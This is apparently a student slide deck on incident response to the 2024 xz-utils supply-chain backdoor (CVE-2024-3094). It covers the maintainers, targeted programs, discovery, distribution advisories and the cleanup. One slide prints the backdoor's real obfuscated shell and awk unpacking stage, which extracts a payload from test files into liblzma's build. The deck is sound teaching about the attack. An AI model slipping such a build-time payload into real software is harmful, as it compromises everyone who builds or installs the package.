

Incident response — 2024 xz backdoor

Wojciech Kosior & Krzysztof Ambroży

June 13, 2024




Meet xz

- xz's what?

Meet xz

- xz's what?
- xz's who?

Meet xz


- xz's what?
- xz's who?
 -  Lasse Collin (*Larhzu*)

Meet xz

- xz's what?

- xz's who?

-  Lasse Collin (*Larhzu*)


-  Jia Cheong Tan (*JiaT75*)

Meet xz


- xz's what?

- xz's who?

-  Lasse Collin (*Larhzu*)

-  Jia Cheong Tan (*JiaT75*)

Timeline



Hit the news



CSO

123

Malicious SSH backdoor sneaks into xz, Linux world's data compression library

STOP USAGE OF FEDORA RAWHIDE, says Red Hat while Debian Unstable and others also affected

[Thomas Claburn](#)

Fri 29 Mar 2024 // 21:58 UTC

Red Hat on Friday warned that a malicious backdoor found in the widely used data compression software library xz may be present in instances of Fedora Linux 40 and the Fedora Rawhide developer distribution.

Meet target audience

It's best to attack the most popular...



Meet targetted programs

- OpenSSH (SSH daemon)


Meet targetted programs

- OpenSSH (SSH daemon)
- systemd


Meet targetted programs

- OpenSSH (SSH daemon)
- systemd
- glibc

Autotools



Autotools — Backdoor smuggling





Backdoor unpacking

```
xz -dc $top_srcdir/tests/files/$p | eval $i |
LC_ALL=C sed "s/\\(.\\)/\\1\\n/g" | LC_ALL=C awk
'BEGIN{FS="\\n";RS="\\n";ORS="";m=256;for(i=0;i
<m;i++){t[sprintf("x%c",i)]=i;c[i]=((i*7)+5)%
m;}i=0;j=0;for(l=0;l<4096;l++){i=(i+1)%m;a=c[
i];j=(j+a)%m;c[i]=c[j];c[j]=a;}}{v=t["x" (NF
<1?RS:$1)];i=(i+1)%m;a=c[i];j=(j+a)%m;b=c[j];
c[i]=b;c[j]=a;k=c[(a+b)%m];printf "%c", (v+k)%
m}' | xz -dc --single-stream | ((head -c +$N
> /dev/null 2>&1) && head -c +$W) >
liblzma_la-crc64-fast.o || true
if ! test -f liblzma_la-crc64-fast.o; then
exit 0
fi
cp .libs/liblzma_la-crc64_fast.o .libs/
liblzma_la-crc64-fast.o || true
```

Backdoor loading

- many popular distros patch OpenSSH server to use systemd notifications
- systemd depends on lzma
- liblzma gets loaded into OpenSSH process and replaces function `RSA_public_decrypt` with its own implementation utilizing 'IFUNC' functionality of glibc



Backdoor exploiting





Discovery

The screenshot shows a web browser window with the URL `https://mastodon.social`. The Mastodon logo is in the top left, with "Create account" and "Login" buttons. A navigation bar contains a "Back" link and icons for eye, pencil, and globe. The post is by user "AndresFreundTec" (@AndresFreundTec) dated "Mar 29". The text of the post discusses micro-benchmarking, CPU usage by `sshd` processes, and a `valgrind` complaint. The post has 47 replies and icons for retweet, favorite, bookmark, and a menu.






mastodon [Create account](#) [Login](#)

[← Back](#)  

 **AndresFreundTec** Mar 29 
@AndresFreundTec

I was doing some micro-benchmarking at the time, needed to quiesce the system to reduce noise. Saw `sshd` processes were using a surprising amount of CPU, despite immediately failing because of wrong usernames etc. Profiled `sshd`, showing lots of cpu time in `liblzma`, with `perf` unable to attribute it to a symbol. Got suspicious. Recalled that I had seen an odd `valgrind` complaint in automated testing of postgres, a few weeks earlier, after package updates.

Really required a lot of coincidences.

 47    

Reactions — Debian



Debian Security Advisory DSA-5649-1
<https://www.debian.org/security/>
March 29, 2024

security@debian.org
Salvatore Bonaccorso
<https://www.debian.org/security/faq>

Package : xz-utils
CVE ID : CVE-2024-3094


Andres Freund discovered that the upstream source tarballs for xz-utils, the XZ-format compression utilities, are compromised and inject malicious code, at build time, into the resulting liblzma5 library.

Right now no Debian stable versions are known to be affected. Compromised packages were part of the Debian testing, unstable and experimental distributions, with versions ranging from 5.5.1alpha-0.1 (uploaded on 2024-02-01), up to and including 5.6.1-1. The package has been reverted to use the upstream 5.4.5 code, which we have versioned 5.6.1+really5.4.5-1.

Users running Debian testing and unstable are urged to update the xz-utils packages.

For the detailed security status of xz-utils please refer to its security tracker page at:

Reactions — Ubuntu



The screenshot shows the top navigation bar of the Ubuntu Discourse website. On the left is the orange 'ubuntu' logo with a registered trademark symbol, and below it, the word 'Discourse' in white. To the right are blue buttons for 'Sign Up' and 'Log In', followed by a search icon and a hamburger menu icon. The browser's address bar shows 'https://discourse.ub' with various icons for back, forward, refresh, lock, and star.

Xz/liblzma security update

 Announcements



bdmurray 

6d

On March 28, 2024 Ubuntu was made aware of an upstream vulnerability that affected the xz-utils source package. The affected library has been removed from our Ubuntu 24.04 LTS (Noble Numbat) proposed builds. We are continuing to investigate further. Thank you to the community members who are collaborating on our understanding of this issue.

1/4

Reactions — Kali

The impact of this vulnerability affected Kali between March 26th to March 29th, during which time [xz-utils 5.6.0-0.2](#) was available. If you updated your Kali installation on or after March 26th, but before March 29th, it is crucial to apply the latest updates today to address this issue. However, if you did not update your Kali installation before the 26th, you are not affected by this backdoor vulnerability.

news

- [2024-03-29] [xz-utils 5.6.1+really5.4.5-1 imported into kali-rolling](#) (Kali Repository)
- [2024-03-26] [xz-utils 5.6.0-0.2 imported into kali-rolling](#) (Kali Repository)
- [2024-01-17] [xz-utils 5.4.5-0.3 imported into kali-rolling](#) (Kali Repository)

Should you wish to check if you have the vulnerable version installed, we can perform the following command:

```
kali@kali:~$ apt-cache policy liblzma5
liblzma5:
```





A screenshot of a web browser displaying a Red Hat blog article. The browser's address bar shows the URL <https://www.redhat.com>. The page content includes the 'RED HAT BLOG' header, a 'BLOG MENU' button with a right-pointing arrow, and the main article title 'Urgent security alert for Fedora Linux 40 and Fedora Rawhide users'. The date 'March 29, 2024' is displayed below the title. At the bottom right, there is a 'SHARE' button followed by icons for Facebook, LinkedIn, X, and Email.


RED HAT BLOG

BLOG MENU >

Urgent security alert for Fedora Linux 40 and Fedora Rawhide users

March 29, 2024

SHARE    




openSUSE addresses supply chain attack against xz compression library

29. Mar 2024 | Marcus Meissner | CC-BY-SA-3.0

Reactions — Gentoo



1 file changed, 3 insertions(+), 1 deletion(-)

Sam James     **2024-03-29 16:16:14 UTC** [Comment 2](#)

We have it masked since yesterday, after Debian, suse, fedora, et. al all did the same:

```
commit 6424767d42b1853c6e24b1cf0734d5a51d0e2e4d
Author: Sam James <sam@gentoo.org>
Date: Thu Mar 28 22:00:41 2024 +0000

    profiles: mask >=app-arch/xz-utils-5.6.0
```

A serious bug is being investigated. Please downgrade ASAP until we have a fix.

Signed-off-by: Sam James <sam@gentoo.org>

Sam James     **2024-03-29 17:55:46 UTC** [Comment 3](#)

As a summary so far:

- * We had the (nominally) vulnerable versions in Gentoo. They were masked last night.
- * The posted injection script appears to not fire on Gentoo as it looks for .deb and .rpm specific files/environment variables in the build environment, but it's possible (I haven't yet verified) tht other versions had a different set of criteria.
- * In Gentoo, we don't patch net-misc/openssh with systemd-notify support which means liblzma, at least in the normal case, doesn't get loaded into the sshd process.

Reactions — Microsoft



Guidance on using Microsoft products to assess your exposure to CVE-2024-3094

In the last few days our teams have worked to provide Microsoft customers with enhancements and guidance to assist in detecting software products in your environments which are affected by the vulnerability and a thorough discovery of the impacted devices which have the vulnerable software version installed. Below you will find guidance on how you can use Defender Vulnerability Management, Defender for Cloud, Microsoft Security Exposure Management, Threat Intelligence, Microsoft Defender Antivirus, Microsoft Defender for Endpoint. We will continue our work and will update this blog with more product updates and guidance.

Microsoft Defender Vulnerability Management

With Defender Vulnerability Management you see available information about CVE-2024-3094 in the Weaknesses inventory and can assess the presence of this vulnerability in your organization.

Note: you may need to change the default view by adding the 'Doesn't

Reactions — Official Bodies



Reported Supply Chain Compromise Affecting XZ Utils Data Compression Library, CVE-2024-3094

Release Date: March 29, 2024



CISA and the open source community are responding to reports of malicious code being embedded in XZ Utils versions 5.6.0 and 5.6.1. This activity was assigned [CVE-2024-3094](#). XZ Utils is data compression software and may be present in Linux distributions. The malicious code may allow unauthorized access to affected systems.

CISA recommends developers and users to downgrade XZ Utils to an uncompromised version—such as XZ Utils 5.4.6 Stable—hunt for any malicious activity and report any positive findings to CISA.

Lasse Collin's xz repo cleanup



Commit

Remove the backdoor found in 5.6.0 and 5.6.1 (CVE-2024-3094).

Browse files

While the backdoor was inactive (and thus harmless) without inserting a small trigger code into the build system when the source package was created, it's good to remove this anyway:


- The executable payloads were embedded as binary blobs in the test files. This was a blatant violation of the Debian Free Software Guidelines.
- On machines that see lots of bots poking at the SSH port, the backdoor noticeably increased CPU load, resulting in degraded user experience and thus overwhelmingly negative user feedback.
- The maintainer who added the backdoor has disappeared.
- Backdoors are bad for security.

This reverts the following without making any other changes:

[6e63681](#) Tests: Update two test files.

[a2c3066](#) Tests: Test single stream can decompress bad 2 corrupt 1702 kb

New release without backdoor (2 weeks ago)



The screenshot shows the GitHub release page for the project 'tukaani-project/xz'. The page is dark-themed. At the top, the browser address bar shows the URL 'https://github.com/tukaani-project/xz/releases/tag/v5.6.2'. Below the address bar, the repository name 'tukaani-project / xz' is displayed with a 'Public' badge. A navigation bar contains links for 'Code', 'Issues' (with a count of 8), 'Pull requests' (with a count of 3), 'Actions', 'Security', and 'Insights'. The main heading is 'Releases / v5.6.2'. The release title is 'XZ Utils 5.6.2 (stable)', with a 'Latest' badge. Below the title, it says 'Larhzu released this 2 weeks ago · 239 commits to master since this release' and 'v5.6.2' with a checkmark icon. A section for this release shows the version '5.6.2 (2024-05-29)' and a note: '* Remove the backdoor (CVE-2024-3094)'.

← → ↻ <https://github.com/tukaani-project/xz/releases/tag/v5.6.2>

tukaani-project / xz Public Notif

<> Code Issues 8 Pull requests 3 Actions Security Insights

Releases / v5.6.2

XZ Utils 5.6.2 (stable) Latest

Larhzu released this 2 weeks ago · 239 commits to master since this release v5.6.2 ✓

5.6.2 (2024-05-29)

* Remove the backdoor (CVE-2024-3094).

Lessons Learned

- Decided to change their practices to mitigate attacks of this kind:
 - CMake (the other build system supported by xz)
 - systemd (the init system rumoured to be bloated)
 - groff (typesetting system using Autotools)
 - GNU binutils (mainstream implementation of tools like ld and objdump)
 - openSSH
- Had interesting discussions as a result of the attack: autoconf, automake, bug-gnulib, fedora-devel, debian-devel, oss-security
- Universal advice: put SSH behind VPN

References

Resources used:

- <https://tukaani.org/xz-backdoor/>
- <https://www.openwall.com/lists/oss-security/2024/03/29/4>
- <https://gist.github.com/thesamesam/223949d5a074ebc3dce9ee78baad9e27>
- https://www.theregister.com/2024/03/29/malicious_backdoor_xz/
- <https://bsky.app/profile/filippo.abysdomain.expert/post/3kowjkk2n2b>

Credits

Thank you for your attention :)

And thanks to the graphics folks. . .

- XZ logo — ~~Copyright (C) 2023 Jia Tan~~ made by haxxors behind the backdoor, distributed under the CC-BY-SA-4.0 license
- the original Autotools diagram — Copyright (C) 2001-2024 Gentoo Authors, distributed under the CC-BY-SA-4.0 license
- Virus image — by Openclipart user utrescu, uploaded 2012 (released into public domain with CC Zero v1.0)

You can find this presentation sources here

<https://git.koszko.org/AGH-xz-backdoor-presentation/>